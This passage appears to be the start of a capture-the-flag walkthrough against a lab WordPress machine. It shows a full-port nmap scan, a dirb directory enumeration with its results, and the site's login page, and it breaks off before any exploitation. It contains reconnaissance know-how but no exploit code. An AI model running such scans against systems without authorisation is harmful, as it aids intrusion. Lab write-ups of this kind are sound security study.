
```
073403c8a58a1f80d943455fb30724b9
```



```
root@0x01:~# nmap -p- -T4 192.168.183.132 -vvvvvvv

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-19 14:47 EDT
Initiating ARP Ping Scan at 14:47
Scanning 192.168.183.132 [1 port]
Completed ARP Ping Scan at 14:47, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:47
Completed Parallel DNS resolution of 1 host. at 14:47, 2.81s elapsed
DNS resolution of 1 IPs took 2.81s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:47
Scanning 192.168.183.132 [65535 ports]
Discovered open port 80/tcp on 192.168.183.132
Discovered open port 443/tcp on 192.168.183.132
SYN Stealth Scan Timing: About 23.33% done; ETC: 14:50 (0:01:42 remaining)
SYN Stealth Scan Timing: About 59.46% done; ETC: 14:49 (0:00:42 remaining)
Completed SYN Stealth Scan at 14:49, 87.93s elapsed (65535 total ports)
Nmap scan report for 192.168.183.132
Host is up, received arp-response (0.00078s latency).
Scanned at 2018-04-19 14:47:46 EDT for 91s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT    STATE  SERVICE REASON
22/tcp  closed ssh     reset ttl 64
80/tcp  open   http    syn-ack ttl 64
443/tcp open   https   syn-ack ttl 64
MAC Address: 00:0C:29:70:0A:F9 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 91.03 seconds
           Raw packets sent: 131138 (5.770MB) | Rcvd: 74 (2.956KB)
root@0x01:~# 
```



```
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr 19 14:56:41 2018
URL_BASE: http://192.168.183.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.183.132/ ----
==> DIRECTORY: http://192.168.183.132/0/
==> DIRECTORY: http://192.168.183.132/admin/
+ http://192.168.183.132/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.183.132/audio/
==> DIRECTORY: http://192.168.183.132/blog/
==> DIRECTORY: http://192.168.183.132/css/
+ http://192.168.183.132/dashboard (CODE:302|SIZE:0)
+ http://192.168.183.132/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.183.132/feed/
==> DIRECTORY: http://192.168.183.132/image/
==> DIRECTORY: http://192.168.183.132/Image/
==> DIRECTORY: http://192.168.183.132/images/
+ http://192.168.183.132/index.html (CODE:200|SIZE:1077)
+ http://192.168.183.132/index.php (CODE:301|SIZE:0)
+ http://192.168.183.132/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://192.168.183.132/js/
+ http://192.168.183.132/license (CODE:200|SIZE:19930)
+ http://192.168.183.132/login (CODE:302|SIZE:0)
+ http://192.168.183.132/page1 (CODE:301|SIZE:0)
+ http://192.168.183.132/phpmyadmin (CODE:403|SIZE:94)
+ http://192.168.183.132/rdf (CODE:301|SIZE:0)
+ http://192.168.183.132/readme (CODE:200|SIZE:7334)
+ http://192.168.183.132/robots (CODE:200|SIZE:41)
+ http://192.168.183.132/robots.txt (CODE:200|SIZE:41)
+ http://192.168.183.132/rss (CODE:301|SIZE:0)
+ http://192.168.183.132/rss2 (CODE:301|SIZE:0)
+ http://192.168.183.132/sitemap (CODE:200|SIZE:0)
+ http://192.168.183.132/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.183.132/video/
==> DIRECTORY: http://192.168.183.132/wp-admin/
+ http://192.168.183.132/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.183.132/wp-content/
+ http://192.168.183.132/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.183.132/wp-includes/
```



user's Blog!

Just another WordPress site

Search …

RECENT COMMENTS

ARCHIVES

CATEGORIES

No categories

META

Log in

Entries RSS


Comments RSS

Oops! That page can’t be found.

It looks like nothing was found at this location. Maybe try a search?

Search …

Proudly powered by WordPress




192.168.183.132/wp-login.php?redirect_to=http%3A%2F%2F192.168.183.132%2Fwp-admin%2F&reauth=1

Username

